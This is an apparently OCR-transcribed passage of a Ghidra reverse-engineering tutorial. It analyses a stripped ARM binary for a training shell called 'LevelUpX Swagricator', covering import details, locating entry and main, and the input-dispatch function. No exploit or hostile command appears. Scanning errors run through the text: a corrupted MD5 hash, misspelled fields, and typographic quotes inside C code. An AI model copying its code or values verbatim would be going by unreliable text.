
PRO TIP

According to this advice from Nick Starke, you may encounter UI scaling issues If you are using a high resolution screen. You can fix this by adjusting the settings for the file launch.properties in the support directory.

USEFUL LINKS

- GitHub Releases · NationalSecurityAgency/ghidra
- Ghidra is a software reverse engineering (SRE) framework

After importing is complete, more details will be revealed. Most relevant here is that the application only requires libc:



```
Project File Name:          levelupx-1
Last Modified:              Sun Jan 01 14:10:00 CET 2023
Readonlv:                   false
Program Name:               levelupx-1
Language ID:                ARM:LE:32:V8 (1.103)
Compiler ID:                default
Processor:                  ARM
Endian:                     Little
Address Size:               32
Minimum Address:            00010000
Maximum Address:            _elfSectionHeaders: : 00000437
# of Bytes:                 7083
# of Memory Blocks:         29
# of Instructions:          0
# of Defined Data:          145
# of Functions:             65
# of Symbols:               81
# of Data Types:            28
# of Data Type Categories:  2
Created With Ghidra Version: 10.1.5
Date Created:               Sun Jan 01 14:09:59 CET 2023
ELF File Type:              executable
ELF Original Image Base:    0x10000
ELF Prelinked:              false
ELF Required Library [       0]:libc.so.6
Executable Format:          Executable and Linking Format (ELF)
Executable Location:        /home/erik/devel/swagricator-module-levelupx-1/image/levelupx-1
Executable MD5:             9£7a58447ae06dafe762dc3dfc1ffbde
Executable SHA256:          a6e23950ffb3ac5785da04de9972459bfe626176d45ffd99854d3b338cb8ee2f
ESRL:                       file:///home/erik/devel/swagricator-module- levelupx-1/ image/levelupx-1?MD5=9f
Relocatable:                false
```


Additional Information

```
- - - - - Loading /home/erik/devel/swagricator-module-levelupx-1/image/levelupx-1- - - - -
Elf Relocation Warning: Type = R_ARM_COPY at 0005008, Symbol = stdin: Runtime copy not supported
        [libc.so.6] -> not found
- - - - - [levelupx-1] Resolve 30 external symbols- - - - -
Unresolved external symbols which remain: 30
```

–
`<img>` Ghidra import results.

Because we imported just the application binary, it will tell us that libc cannot be resolved. If we were examining an entire file system, Ghidra would be able to handle this correctly for us. For this guide, this is not relevant, since libc is well known, so there should be no surprises as to what the external functions actually do.

The Ghidra CodeBrowser will prompt us to start analysis when we open the imported application. We do this with the default analysis options checked. When the analysis is finished, we start by looking at the *Symbol Tree:*



Symbol Tree

- Imports
- Exports
- Functions
  - _DT_FINI
  - _DT_INIT
  - _FINI_0
  - _INIT_0
  - entry
  - FUN_000201cc
  - FUN_000201f0
  - FUN_0002021c
  - FUN_00020280
  - FUN_0002034c
  - FUN_000203a0
  - FUN_00020414
  - FUN_00020474
  - FUN_000204f8
  - FUN_000205d0
  - FUN_00020600
  - FUN_00020630
  - FUN_000206cc
  - FUN_00020838
- Labels
- Classes
- Namespaces

Filter:

–

`<img>` Ghidra Symbol Tree.

Since all functions are named using the “FUN_address” format, we can conclude that the binary is stripped.

Depending on the version of Ghidra you’re using, you may encounter a view similar to the one shown here. From there, we can begin examining the application by focusing on the function called “entry”.

In some recent versions of Ghidra, the entry function may not be labeled as such but we can refer to the ELF header to locate the entry function. To do this:

1. Activate the listing panel and press "G".
2. Enter the value observed in the "ELF Original Image Base" field of the binary import window (in this case, 0x10000).
3. After clicking "OK", we are directed to the ELF header, where we can find the entry function in the "e_entry" ELF header field, located at address 0x00010018 (FUN_00020188).
4. Double-click on the function code itself to navigate to it.
5. Highlight the function name and press "L".
6. Finally, write "entry" as the function name.

```
void entry(undefined4 param_1)
{
  undefined4 in_stack_00000000;

  __libc_start_main(FUN_00020838,in_stack_00000000,&stack0x00000004,0,0,param_1);
                  /* WARNING: Subroutine does not return */
  abort();
}
```

We see FUN_00020838 is called the libc “start function.” We can proceed by opening this function, highlighting the function name in the decompilation view, and pressing “l.” We then enter main as the name for this function. This gives us the following (decompiled) code for main():

main()

```
undefined4 main(void)
{
  size_t local_18;
  char *local_14;
  int local_10;
  __ssize_t local_c;

  local_14 = (char *)0x0;
  local_18 = 0;
```

```
  puts(“Welcome to the LevelUpX Swagricator shell!”);
  FUN_00020414();
  FUN_000203a0(“startup”);
  printf(“> “);
  while( true ) {
    local_c = getline(&local_14,&local_18,stdin);
    if (local_c == -1) {
      return 0;
    }
    local_14[local_c + -1] = ‘\0’;
    local_10 = FUN_000206cc(local_14);
    FUN_00020280(“Executed: \’%s\’, ret: %d\n”,local_14,local_10);
    if (local_10 == -2) break;
    if (local_10 == -1) {
      printf(“Invalid input \’%s\’\n”,local_14);
    }
    free(local_14);
    local_14 = (char *)0x0;
    printf(“> “);
  }
  puts(“Logoff”);
  return 0;
}
```


A quick code analysis of main() suggests that user input is read using getline() and then passed to FUN_000206cc(). The function getline() is a safe function for reading user input that allocates a suitably sized buffer (because local_14 is set to NULL), and NULL terminates the received input. If the result of FUN_000206cc() is -2, the program exits.

When it is -1, an error is displayed. If the program doesn’t exit here, it returns to the beginning of the while loop and waits for another line of user input. FUN_00020280() appears to be some sort of logging that is not displayed to the user, since we didn’t see the corresponding output during our reconnaissance.

For now, let’s dive into FUN_000206cc().

handle_input()

Once in FUN_000206cc(), right-click on the function name and select *Edit Function Signature* to set the parameter type. Give it a friendly name and specify the return type as int:



int handle_input (char * line)

Function Name: handle_input

Calling Convention: _stdcall

Function Astributes

☐ Varargs ☐ In Line
☐ No Return ☐ Use Custom Storage

Function Variables

Index	Datatype	Name	Storage
	int	<RETURN>	r0:4
1	char*	line	r0:4

Call Fixup: -NONE-

–

`<img> Updating function signature.`

```
int handle_input(char *line)
{
  int iVar1;
  char acStack140 [128];
  uint local_c;

  iVar1 = __isoc99_sscanf(line,”%127s “,acStack140);
  if (0 < iVar1) {
    iVar1 = strcmp(acStack140,”help”);
    if (iVar1 == 0) {
      puts(“Commands:”);
      for (local_c = 0; local_c < 5; local_c = local_c + 1) {
        if (*(int *)(&DAT_000500a4 + local_c * 0x10) == 0) {
          printf(“%s - %s\n”,(&PTR_DAT_00050098)[local_c * 4],
                 (&PTR_s_send_ping_0005009c)[local_c * 4]);
        }
      }
      return 0;
    }
    for (local_c = 0; local_c < 5; local_c = local_c + 1) {
      iVar1 = strcmp(acStack140,(&PTR_DAT_00050098)[local_c * 4]);
      if (iVar1 == 0) {
        iVar1 = (*(code *)(&PTR_FUN_000500a0)[local_c * 4])(line);
        return iVar1;
      }
    }
  }
  return -1;
}
```

